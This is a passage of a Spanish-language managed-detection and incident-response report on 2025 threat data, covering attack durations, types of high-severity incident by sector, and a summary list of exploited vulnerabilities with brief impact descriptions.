Para un cliente que no cuenta con la protección de MDR, la duración de un ataque es muy diferente. Pueden pasar días, semanas o incluso meses hasta que la agresión se detecte.

Rápido
horas y días

Los principales ataques de ransomware de alta velocidad representan la mayor amenaza incluso para operaciones de seguridad maduras. En general, los agentes maliciosos hacen un intento tras otro, enfocándose primero en lo más simple: fallos de seguridad públicos que son fáciles de identificar.

Promedio
semanas

En un primer momento, los ataques de ransomware se ven similares a los ataques rápidos, pero suele haber una pausa prolongada entre el acceso inicial y las etapas posteriores.

Duradero
un mes o más

Periodos irregulares de fases activas y pasivas durante el ataque. La duración de las fases activas es muy similar a las del grupo anterior (promedio).

Porcentaje de ataques

Rápido	Promedio	Duradero
50.9 %	16.1 %	33.0 %

Vectores iniciales

Rápido	Promedio	Duradero
• Cuentas válidas • Exploit para aplicación expuesta al público • Relación de confianza	• Exploit para aplicación expuesta al público • Cuentas válidas • Servicios remotos externos	• Exploit para aplicación expuesta al público • Relación de confianza • Cuentas válidas

Duración del ataque promedio (media)

Rápido	Promedio	Duradero
Menos de 1 día	19 días	108 días

Duración de la respuesta ante incidentes (media)


Rápido	Promedio	Duradero
20 horas	50 horas	100 horas

Daños

Rápido	Promedio	Duradero	
• Archivos cifrados	• Archivos cifrados • Persistencia instalada para un futuro ataque	• Archivos cifrados • Persistencia instalada para un futuro ataque	• AD vulnerado • Filtración de datos


Si desea información sobre nuestras prácticas de IR a lo largo del tiempo, descargue los informes de años pasados.

Una fortaleza bajo ataque: crónicas de las ciberamenazas de 2024



Descargue el informe

La temporada de caza de ciberamenazas de 2023



Descargue el informe

Por encima y por debajo del ciberhorizonte, 2022

Descargue el informe

Una ciberodisea en 8 bits, 2021

Descargue el informe

Sombras y pistas en la ciberseguridad, 2020

Descargue el informe

Capítulo IV

La naturaleza de los incidentes de gravedad alta

La naturaleza de los incidentes de gravedad alta

Clasificar los incidentes por gravedad es demasiado inexacto; por ello, también los clasificamos por origen. Abordaremos la clasificación por origen en esta sección, pero nos centraremos únicamente en los incidentes de alta gravedad.

MDR distingue los siguientes tipos de incidentes de alta gravedad:

Se denomina **APT** (del inglés "amenaza persistente avanzada") a los ataques selectivos o, en líneas generales, a cualquier tipo de actividad sospechosa con intervención humana.

Cuando se encuentra un objeto vinculado a un ataque humano, como los rastros de una herramienta especializada (por ej., partes de Meterpreter o una baliza de Cobalt Strike), el incidente se clasifica como **Rastros de APT**.

Dado que MDR recopila cierta información de inventario de los endpoints, existen datos sobre las aplicaciones y componentes vulnerables del SO que están presentes en el endpoint. Si se halla una vulnerabilidad crítica, el incidente de alta gravedad se reporta con la clasificación adicional de **Vulnerabilidad**.

Cuando se observa actividad de software malicioso sin la participación activa de un humano, pero el riesgo potencial o real del ataque es alto (como puede ocurrir en un brote de ransomware), el incidente se clasifica como **Malware**.

Un incidente con el rótulo **Ingeniería social** se considera de alta gravedad cuando fue exitoso, dio lugar a un ataque posterior y no se subsanó de inmediato. En general, esta situación se da cuando un usuario hace clic en un vínculo malicioso, ejecuta un archivo, abre un adjunto o realiza una acción similar. En estos casos, se suele recomendar llevar a cabo sesiones de concientización en ciberseguridad con los usuarios, por ejemplo.

Si se detecta actividad humana sospechosa, pero el cliente de MDR confirma que las acciones observadas son lícitas, el incidente se clasifica como **Equipo rojo**. Este rótulo puede comprender cualquier tipo de ciberejercicio o evaluación de seguridad. También puede considerarse como falso positivo de infraestructura pues la actividad no es de naturaleza maliciosa. Dicho esto, los clientes normalmente piden que MDR reporte tales actividades como incidentes.

Si el cliente nos confirma directamente que una actividad reportada como sospechosa provino de un agente malicioso interno, el incidente se clasifica como **Ataque interno**.

Un incidente rotulado **Infracción de políticas** es aquel en el que una cuenta lícita realiza actividades sospechosas (por ejemplo, una extracción de datos) sin que exista indicación de que la cuenta fue vulnerada.

Ahora veremos cómo es la distribución del número de víctimas en distintos tipos de incidentes.

Principales motivos de los incidentes de gravedad alta

Figura 10 Frecuencia de los diferentes tipos de incidentes de alta gravedad





Figura 11 Porcentaje de organizaciones en las que se observaron incidentes de alta gravedad, por tipo




Las estadísticas de Kaspersky MDR revelaron que, en 2025, los ataques con intervención humana —categoría en que se incluye la actividad maliciosa de las APT y el accionar de equipos rojos aprobados por los clientes— fueron la causa principal de los incidentes de alta gravedad: en conjunto, representaron el 47 % de los casos. La predominancia de este tipo de ataque da cuenta de una evolución estratégica en el panorama de amenazas: en lugar de usar malware automatizado, los atacantes están volviendo a ponerse tras el teclado para poder alzarse con objetivos específicos y de alto impacto. Al mismo tiempo, el porcentaje de ejercicios clasificados como ataques de alta gravedad —una cifra nada desdeñable— demuestra que las organizaciones están validando seriamente sus defensas con pruebas de intrusión realistas.

La ingeniería social es la tercera causa más común y fue responsable por un 15 % de los incidentes de alta gravedad. Persiste por una debilidad fundamental: los controles técnicos no bastan para neutralizar por completo el factor humano. Así, el phishing y los pretextos siguen siendo un vector de acceso inicial al que el atacante siempre puede recurrir.

Cabe destacar que los ataques de malware sin intervención humana detectable representaron apenas un 11 % de los incidentes. Esto sugiere que la protección en los endpoints ha mejorado. **No obstante, las infracciones de políticas de seguridad graves (más del 13 %) indican que los errores de configuración y las acciones no autorizadas son aún un riesgo importante**. Si la detección de vulnerabilidades está subrepresentada (cifras inferiores al 5 %) es porque MDR se enfoca en las amenazas activas, no en la búsqueda proactiva; en tanto, la casi total ausencia de amenazas internas confirmadas (menos del 1 %) reafirma que son un riesgo muy inusual comparado con los actos externos perpetrados por humanos.


En todo 2025, no hubo ningún ataque DOS clasificado como incidente de alta gravedad.



Incidentes de gravedad alta por sector

Pasemos ahora a la distribución de incidentes de alta gravedad por tipo en distintos sectores. La información se encuentra en el siguiente gráfico.

Figura 12 Cantidad de incidentes de gravedad alta por tipo y sector



En 2025, los patrones de las amenazas que afectaron a cada sector reflejaron las diferencias en superficies de ataque y posturas de seguridad. El sector de la TI y las entidades gubernamentales fueron las más afectadas por ataques selectivos con intervención humana (41.0 % y 33.3 %, respectivamente). Esto es porque los adversarios se enfocan en la propiedad intelectual, la inteligencia geopolítica y la posibilidad futura de abusar de relaciones de confianza y atacar cadenas de suministro. Los medios de comunicación, por otra parte, eludieron por completo este tipo de amenaza, pero estuvieron a la cabeza en ataques de ingeniería social (33.3 %), **lo que sugiere que los atacantes ven a los empleados de prensa como vectores de ataque iniciales que pueden explotarse en futuros ataques**.

La presencia de equipos rojos fue preponderante en los sectores regulados: telecomunicaciones (50.0 %), salud (46.2 %) y finanzas (36.1 %). En estas industrias, el cumplimiento normativo obliga a validar las medidas de seguridad. La baja tasa de ataques reales (11.5 %) observado en el sector de las finanzas da cuenta de que estas organizaciones emplean defensas disuasivas, mientras que la mínima cantidad de rastros de APT observados (1.6 %) sugieren que usan mecanismos efectivos de búsqueda de amenazas.


La prevalencia de malware fue mayor en los sectores del desarrollo (37.5 %), la salud (23.1 %) y la educación (22.2 %), en los que la velocidad y la disponibilidad se prioriza sobre los controles de seguridad. El porcentaje de incidentes críticos asociados a vulnerabilidades que sufrió el sector de la educación (29.6 %) da cuenta de la escasez de recursos y de la falta de cohesión en sus infraestructuras de TI.

Aunque poco usuales, las amenazas internas se concentraron en los sectores del desarrollo (6.3 %) y las ventas (4.8 %); en estas industrias, el personal puede acceder a sistemas confidenciales en busca de un rédito económico.

Cantidad de organizaciones con incidentes de alta gravedad por sector

En este gráfico, se muestra el porcentaje de clientes de MDR de cada sector que ha enfrentado incidentes de alta gravedad de cada tipo.

Figura 13 Cantidad de clientes de MDR que enfrentó incidentes de alta gravedad por sector



En 2025, los patrones de exposición propios de cada sector reflejaron las realidades operacionales subyacentes. El sector de las telecomunicaciones, las entidades gubernamentales y el sector de la TI enfrentaron las mayores tasas de ataques con intervención humana (66.7 %, 65.0 % y 59.1 %) por contar con infraestructuras críticas y centros de datos estratégicos. Los ataques a los sectores de la TI y las comunicaciones corroboran la tendencia a explotar las cadenas de suministro y abusar de las relaciones de confianza.

El malware estuvo concentrado en los sectores de la educación (57.1 %), el desarrollo (55.6 %) y la salud (42.9 %). En estas industrias, los sistemas heredados, los dispositivos no administrados y los ciclos de desarrollo rápido crean vulnerabilidades persistentes que pueden explotarse mediante ataques automatizados.

La ingeniería social afectó al 45.0 % de las entidades gubernamentales, las cuales se vieron seguidas de cerca por las instituciones educativas (42.9 %) y financieras (30.8 %). Los empleados públicos están expuestos a campañas sofisticadas de robo de credenciales, mientras que la cultura abierta propia de la educación y las transacciones onerosas del sector financiero aumentan la efectividad de los pretextos.

El uso de equipos rojos fue mayor en las áreas de las telecomunicaciones (66.7 %), la industria alimentaria (62.5 %) y las finanzas (50.0 %); son sectores regulados que validan proactivamente sus defensas a través de simulaciones autorizadas. Los sectores más maduros (Telecomunicaciones y Finanzas) evalúan sus riesgos correctamente y buscan estar listos para repeler ataques selectivos con intervención humana.

Los sectores más afectados por incidentes con vulnerabilidades críticas fueron el sector de las entidades gubernamentales (25.0 %), el sector de la educación (14.3 %) y la industria alimentaria (12.5 %). En estas áreas, la escasez de recursos o la dependencia de tecnologías operativas demoran la aplicación de parches, lo que deriva en que sus sistemas sean vulnerables por más tiempo que los de sectores con más recursos.

Las vulnerabilidades más frecuentes

El siguiente gráfico muestra la prevalencia de las vulnerabilidades explotadas en 2025, agrupadas por el año en que se hicieron públicas por primera vez[7].

Figura 14 Vulnerabilidades de años anteriores aprovechadas en 2025

Al igual que en el año anterior, las vulnerabilidades que encontramos con más frecuencia en nuestros datos de 2025 están relacionadas a productos de Microsoft (Windows, Exchange, Active Directory y SharePoint). Algunos ejemplos son CVE-2021-1732, CVE-2021-41379, CVE-2021-42287, CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, CVE-2021-27065, CVE-2023-24955, CVE-2023-29357 y CVE-2024-38094.

También notamos un aumento en el número de vulnerabilidades asociadas a productos de Oracle y Fortinet, como Oracle E-Business Suite y Fortinet FortiOS. Detectamos, además, vulnerabilidades para SAP NetWeaver siendo activamente explotadas. Lo que nos llamó la atención fue que **la mayoría de los CVE tienen pruebas de concepto (PoC) disponibles en plataformas públicas y no necesitan de condiciones complejas para ejecutarse**.

El 50 % de las vulnerabilidades que identificamos al responder a un incidente dieron lugar a la ejecución remota de código. Algunos casos ocurrieron sin autenticación, lo que supone un riesgo general mucho mayor. Otra tendencia tiene que ver con la escalada de privilegios locales y de dominio, en especial mediante vulnerabilidades del software Windows Installer y el marco PolicyKit de Linux.

Entre los patrones de debilidad más comunes cabe destacar la deserialización insegura (CWE-502), la autenticación o autorización inadecuadas (CWE-287/288), el salto de directorios (CWE-22), la carga irrestricta de archivos (CWE-434) y la falsificación de solicitudes del lado del servidor (CWE-918). Todos estos mecanismos pueden darle a un atacante el control del sistema. Estas debilidades se podrían haber mitigado a través de prácticas de programación seguras (por ejemplo, realizando análisis estáticos del código y análisis dinámicos automatizados), lo cual deja en claro que los desarrolladores deben prestar más atención a la seguridad en todo el ciclo de desarrollo y adoptar esquemas de diseño que privilegien la seguridad y la privacidad. Además, los clientes deben asegurarse de mantener sus aplicaciones actualizadas y de aplicar con regularidad los parches de seguridad pertinentes.

7 Los datos sobre la explotación de vulnerabilidades que se brindan en esta sección fueron tomados de estadísticas del servicio de IR.

Lista completa de vulnerabilidades y exploits comunes (CVE) empleadas

Oracle WebLogic Server

CVE-2019-2725 | CVSS 9.8 CRÍTICO | CWE-74

Ejecución remota de código (RCE)

Vulnerabilidad del componente Oracle WebLogic Server que un usuario puede explotar fácilmente para ejecutar código a distancia sin autenticarse.

Windows Win32k

CVE-2021-1732 | CVSS 7.8 ALTO | CWE-787

Escalada de privilegios

Vulnerabilidad en Win32k que permite a un atacante asignar a una cuenta de usuario normal los privilegios de NT AUTHORITY\SYSTEM.

PolicyKit

CVE-2021-4034 | CVSS 7.8 ALTO | CWE-125 y CWE-787

Escalada de privilegios

Escalada de privilegios local en el kit de herramientas de autorización PolicyKit. Permite que un proceso sin privilegios se comunique con un proceso con privilegios elevados. Cuando la vulnerabilidad se explota exitosamente, un usuario sin privilegios especiales puede obtener privilegios de administrador en el sistema objetivo.

Windows Installer

CVE-2021-41379 | CVSS 7.8 ALTO | CWE-59

Escalada de privilegios

Explota debilidades en el servicio de Windows Installer para permitir la ejecución local de código arbitrario como SYSTEM.

Servicios de dominio de Active Directory

CVE-2021-42287 | CVSS 8.8 ALTO

Escalada de privilegios

Un controlador de dominio afectado por esta vulnerabilidad devuelve un ticket de concesión de tickets (TGT) sin un certificado de atributos con privilegios (PAC).

Microsoft Exchange Server

CVE-2021-26855 | CVSS 9.8 CRÍTICO | CWE-918

Ejecución remota de código (RCE)

Permite que un atacante no se autentique y obtenga los privilegios de un usuario administrativo. El usuario puede ejecutar comandos arbitrarios sin autenticarse en el servidor MS Exchange.

Microsoft Exchange Server

CVE-2021-26857 | CVSS 7.8 ALTO | CWE-502

Ejecución remota de código (RCE)

Vulnerabilidad de deserialización insegura en el servicio de mensajería unificada. Permite que un atacante ejecute código como SYSTEM en el servidor Exchange.

Microsoft Exchange Server

CVE-2021-26858 | CVSS 7.8 ALTO

Ejecución remota de código (RCE)

Vulnerabilidad que permite escribir archivos arbitrarios en MS Exchange tras autenticarse. Cuando esta vulnerabilidad se explota exitosamente, el atacante puede escribir el archivo que desee en cualquier ubicación del servidor.

Microsoft Exchange Server

CVE-2021-27065 | CVSS 7.8 ALTO | CWE-22

Ejecución remota de código (RCE)

Esta vulnerabilidad permite que un atacante remoto revele información o ejecute código arbitrario en el contexto de la aplicación utilizando una solicitud HTTP especial.

Bitrix Site Manager

CVE-2022-27228 | CVSS 9.8 CRÍTICO | CWE-20

Ejecución remota de código (RCE)

Vulnerabilidad en el módulo de encuestas y votos de Bitrix Site Manager, que permite que un atacante remoto ejecute código arbitrario sin autenticarse.

Cisco Adaptive Security Appliance

CVE-2023-20269 | CVSS 9.1 CRÍTICO | CWE-863 y CWE-288

Acceso no autorizado

Vulnerabilidad en la función de VPN de los productos Adaptive Security Appliance (ASA) y Firepower Threat Defense (FTD) de Cisco. Permite que un atacante remoto no autenticado establezca una sesión de VPN SSL sin cliente con un usuario no autorizado.

Microsoft SharePoint Server

CVE-2023-24955 | CVSS 7.2 ALTO | CWE-94

Ejecución remota de código (RCE)

Permite que un propietario de sitio ejecute código sin autenticarse en el servidor SharePoint afectado.

Microsoft SharePoint Server

CVE-2023-29357 | CVSS 9.8 CRÍTICO | CWE-303

Escalada de privilegios

Permite que un atacante ejecute código arbitrario en el contexto del grupo de aplicaciones de SharePoint y de la cuenta de la granja de servidores de SharePoint. Suele usarse en cadena con CVE-2023-24955.

J-Web de Juniper Networks Junos OS

CVE-2023-36845 | CVSS 9.8 CRÍTICO | CWE-473

Ejecución remota de código (RCE)

Vulnerabilidad que permite manipular variables en el entorno de PHP. Puede usarse para ejecutar código de forma remota en los equipos afectados.

Microsoft SharePoint

CVE-2024-38094 | CVSS 7.2 ALTO | CWE-502

Ejecución remota de código (RCE)

Vulnerabilidad de deserialización en SharePoint que permite que un atacante ejecute código arbitrario en el servidor de SharePoint afectado.

Fortinet FortiOS

CVE-2024-55591 | CVSS 9.8 CRÍTICO | CWE-288

Evasión de autenticación

Permite que un atacante remoto obtenga privilegios de superadministrador enviando solicitudes manipuladas al módulo websocket de Node.js.

Servidor de correo CommuniGate Pro

BDU:2025-01331 | Sin definir | CWE-121

La falta de previsiones para neutralizar elementos especiales permite que un intruso ejecute código arbitrario a distancia.

TrueConf Server

BDU:2025-10116 | Sin definir | CWE-78

Ejecución remota de código (RCE)

Deficiencias en el control de acceso permiten que un atacante envíe solicitudes a ciertos endpoints administrativos sin que se realice un control de permisos.

Fortinet FortiOS

CVE-2025-24472 | CVSS 8.1 ALTO | CWE-288

Evasión de autenticación

Permite que un atacante no autenticado, que ya conozca los números de serie de los dispositivos ubicados río arriba y río abajo, obtenga bajo ciertas condiciones privilegios de superadministrador en el dispositivo ubicado río abajo.

SAP NetWeaver

CVE-2025-31324 | CVSS 9.8 CRÍTICO | CWE-434

Carga de archivos sin restricción

El componente Metadata Uploader de SAP NetWeaver Visual Composer no gestiona la autenticación en forma segura, lo que permite que un agente no autenticado cargue binarios ejecutables posiblemente maliciosos.

SAP NetWeaver

CVE-2025-42999 | CVSS 9.1 CRÍTICO | CWE-502

Ejecución remota de código (RCE)

Las versiones de NetWeaver afectadas no deserializan datos no confiables en forma segura. Esto permite que un usuario con privilegios ejecute código de forma remota.

Oracle E-Business Suite

CVE-2025-61882 | CVSS 9.8 CRÍTICO | CWE-287

Ejecución remota de código (RCE)

Vulnerabilidad en el producto Concurrent Processing de Oracle E-Business Suite. Al explotar esta vulnerabilidad, un atacante no autenticado puede hacerse con el control del servicio.

Oracle E-Business Suite

CVE-2025-61884 | CVSS 7.5 ALTO | CWE-22

Falsificación de solicitudes del lado del servidor (SSRF)

Vulnerabilidad SSRF que puede ser explotada por un atacante remoto no autenticado. Un ataque exitoso puede brindar acceso no autorizado a información crítica o acceso completo a toda la información de Oracle Configurator disponible.

ThrottleStop.sys

CVE-2025-7771 | CVSS 8.7 ALTO | CWE-782

Escalada de privilegios

ThrottleStop.sys expone dos interfaces IOCTL que permiten realizar lecturas y escrituras de datos arbitrarios en la memoria física. Aprovechándose de esta implementación insegura, una aplicación maliciosa que se ejecute en modo de usuario puede modificar el kernel de Windows en ejecución e invocar funciones del kernel arbitrarias con privilegios de anillo 0.


Capítulo V

Tácticas de los atacantes

Tácticas de los atacantes

